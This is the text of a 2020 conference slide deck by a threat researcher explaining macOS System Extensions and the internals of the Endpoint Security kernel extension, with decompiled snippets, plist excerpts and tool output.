

Endpoint Security and Insecurity

Scott Knight

Threat Researcher / VMware Carbon Black

March 2020

Who am I?

Scott Knight

Threat Researcher on the Threat Analysis Unit (TAU) at VMware Carbon Black

macOS enthusiast. Especially macOS system internals.

Website: <https://knight.sc>

Github: github.com/knightsc

Twitter: [@sdotknight](https://twitter.com/sdotknight)

Agenda

System Extensions

Endpoint Security

CVE-2019-8805

Closing Thoughts

System Extensions

What are System Extensions?

Simply put, user space KEXTS (sort of)

Packaged inside of an application

Three different types currently

- DriverKit
- Network Extensions
- Endpoint Security

<https://developer.apple.com/system-extensions/>

Why use System Extensions?

“macOS 10.15 will be the last release to fully support kexts without compromises.”

Apple does not want developers in the kernel.

- AKA GET OUT OF THE KERNEL!

Can use more programming languages than just C/C++ (Swift!!!)

Easier to debug since running in user space

KEXT changes over time

10.9

- KEXTs should be signed. Unsigned ones generate a warning.

10.10

- KEXTs must be signed. kext-dev-mode=1 can disable.

10.11

- KEXTs must be signed. Kext-dev-mode=1 removed

10.12

- No change

10.13

- User approved KEXT loading required.

10.14.5

- KEXTs must be signed and notarized


10.15

- KEXTS must be signed and notarized. Apple introduces System Extensions and officially announces KEXTs will be deprecated long term

10.16

- ???

System Extension Architecture



DriverKit

User space IOKit framework

Currently supports USB, Serial, NIC and HID drivers.

Still C++ (boooooo!)

Interesting architecture

- DriverKit.framework has user space versions of certain IOKit classes
- The user space code basically registers with the kernel and the kernel sets up the kernel version of the IOKit classes
- Kernel then forwards normal IOKit events to userspace.

NetworkExtensions

Alternative to creating Network Kernel Extensions (NKE). A few different types.

App Proxy

- A VPN client for a flow-oriented, custom VPN protocol.

Packet Tunnel

- A VPN client for a packet-oriented, custom VPN protocol.

Filter Data

- Filtering network “flows”

Filter Packet


- Filtering individual packets

DNS Proxy

- Exactly what it sounds like.

Endpoint Security

Endpoint Security Architecture



EndpointSecurity.kext

/System/Library/Extensions/EndpointSecurity.kext

EndpointSecurityDriver

- “Entry point” for kext

EndpointSecurityEventManager

- Does the kernel hooking

EndpointSecurityClientManager

- Keeps track of user space clients

EndpointSecurityMessageManager

- Sends messages to user space clients

Hooks are activated when a client connects

```
1  <key>IOKitPersonalities</key>
2  ∨ <dict>
3     <key>EndpointSecurityDriver</key>
4     ∨ <dict>
5         <key>CFBundleIdentifier</key>
6         <string>com.apple.iokit.EndpointSecurity</string>
7         <key>IOClass</key>
8         <string>EndpointSecurityDriver</string>
9         <key>IOMatchCategory</key>
10        <string>EndpointSecurityDriver</string>
11        <key>IOProviderClass</key>
12        <string>IOResources</string>
13        <key>IOResourceMatch</key>
14        <string>IOKit</string>
15        <key>IOUserClientClass</key>
16        <string>EndpointSecurityDriverClient</string>
17    </dict>
18 </dict>
```

Kauth listener

Listens for KAUTH_SCOPE_FILEOP

```
loc_7e5c:  
    rax = _kauth_listen_scope("com.apple.kauth.fileop", EndpointSecurityEventManager::es_fileop_scope_cb(  
    *(rbx + 0x38) = rax;  
    if (rax == 0x0) goto loc_7eca;
```

Only handles KAUTH_FILEOP_CLOSE

```
int __ZN28EndpointSecurityEventManager18es_fileop_scope_cbEP5ucredPvimmmm(void * arg0, void * arg1, int arg2, long  
    r9 = arg5;  
    rcx = arg3;  
    rsi = arg1;  
    rdi = arg0;  
    if ((arg2 == 0x2) && (*(int32_t *) (*EndpointSecurityEventManager::subscriptions_ + 0x30) != 0x0)) {  
        r14 = r9;  
        r15 = rcx;  
        rbx = rdi;  
        rdi = rsi;  
        if (OSMetaClassBase::safeMetaCast(rdi, EndpointSecurityEventManager::gMetaClass) != 0x0) {  
            EndpointSecurityEventManager::sendClose(rdi, rbx, r15, rcx);  
        }  
    }
```

MACF Hook

```
loc_7e88:  
    rax = _mac_policy_register(mac_policy, rbx + 0x40, 0x0);  
    if (rax == 0x0) goto loc_7f0c;
```

```
→ ~ jtool2 -d __ZL10mac_policy,80 /System/Library/Extensions/EndpointSecurity.kext/Contents/MacOS/EndpointSecurity  
Not ARM64 - will not resolve stubs..
```

```
Dumping 80 bytes from 0x2f4d0 (Offset 0x2f4d0, __DATA.__const):
```

```
__ZL10mac_policy:
```

```
0x2f4d0:      0x28004      "EndpointSecurity"  
0x2f4d8:      0x28015      "Endpoint Security Kernel Extension"  
0x2f4e0:      0x2f5e0      __ZL10labelnames  
0x2f4e8: 01 00 00 00 00 00 00 00 00 .....  
0x2f4f0:      0x2f5e8      __ZL7mac_ops  
0x2f4f8: 00 00 00 00 00 00 00 00 .....  
0x2f500: 00 00 00 00 00 00 00 00 .....  
0x2f508: 00 00 00 00 00 00 00 00 .....  
0x2f510: 00 00 00 00 00 00 00 00 .....  
0x2f518: 00 00 00 00 00 00 00 00 .....  
└─
```

MACF Hook

The EndpointSecurityEventManager implements all the MACF function hooks

- Hook functions start with “es_”

Main hook categories

- File events
- Process events
- Socket events
- Kernel events (kext load/unload, IOKit device open)

```
→ ~ jtool2 -d __ZL7mac_ops,2650 /System/Library/Extensions/EndpointSecurity.kext/Contents/MacOS/EndpointSecurity | grep -
Not ARM64 - will not resolve stubs..
Dumping 2650 bytes from 0x2f5e8 (Offset 0x2f5e8, __DATA.__const):
mac_ops:
0x2f618:      0xa82e      EndpointSecurityEventManager::es_cred_check_label_update_execve(ucrd*, vnode*, lc
0x2f630:      0xe642      EndpointSecurityEventManager::es_cred_label_associate_fork(ucrd*, proc*)
0x2f678:      0xa83a      EndpointSecurityEventManager::es_cred_label_update_execve(ucrd*, ucred*, proc*, \
0x2f6c8:      0x1746e     EndpointSecurityEventManager::es_file_check_dup(ucrd*, fileglob*, label*, int)
```


Userspace Communication

IOUserClient

- Two different classes used depending on the caller

EndpointSecurityDriverClient

- `com.apple.private.endpoint-security.manager` entitlement required
- Only `endpointsecurityd` has this entitlement

EndpointSecurityExternalClient

- `com.apple.developer.endpoint-security.client` entitlement required
- System extensions

Userspace Communication

EndpointSecurityDriverClient methods

```
EndpointSecurityDriverClient::clearCache(OSObject*, void*, IOExternalMethodArguments*)  
EndpointSecurityDriverClient::registerEarlyBoot(OSObject*, void*, IOExternalMethodArguments*)
```

EndpointSecurityExternalClient

```
EndpointSecurityExternalClient::operationResult(OSObject*, void*, IOExternalMethodArguments*)  
EndpointSecurityExternalClient::subscribe(OSObject*, void*, IOExternalMethodArguments*)  
EndpointSecurityExternalClient::unsubscribe(OSObject*, void*, IOExternalMethodArguments*)  
EndpointSecurityExternalClient::unsubscribeAll(OSObject*, void*, IOExternalMethodArguments*)  
EndpointSecurityExternalClient::muteProc(OSObject*, void*, IOExternalMethodArguments*)  
EndpointSecurityExternalClient::unmuteProc(OSObject*, void*, IOExternalMethodArguments*)  
EndpointSecurityExternalClient::mutedProcs(OSObject*, void*, IOExternalMethodArguments*)  
EndpointSecurityExternalClient::setAutomata(OSObject*, void*, IOExternalMethodArguments*)  
EndpointSecurityExternalClient::subs(OSObject*, void*, IOExternalMethodArguments*)  
EndpointSecurityExternalClient::invertPathMatch(OSObject*, void*, IOExternalMethodArguments*)
```

libEndpointSecurity.dylib


C library used by system extensions

Uses IOKit to communicate with EndpointSecurity.kext

- IOServiceMatching("EndpointSecurityDriver")

Very thin wrapper around the IOKit calls

- Hopefully future OS updates improve this library




endpointsecurityd

Validates endpoint security system extensions

Requests launched to run the endpoint security system extensions

Involved in early boot startup of endpoint security system extensions

- Only extensions with NSEndpointSecurityEarlyBoot in the Info.plist get early boot treatment




sysextd

Validates system extensions


Moves them into system locations

Asks responsible daemon to do the actual loading



SystemExtensions.framework

Responsible for activation and deactivation of System Extensions

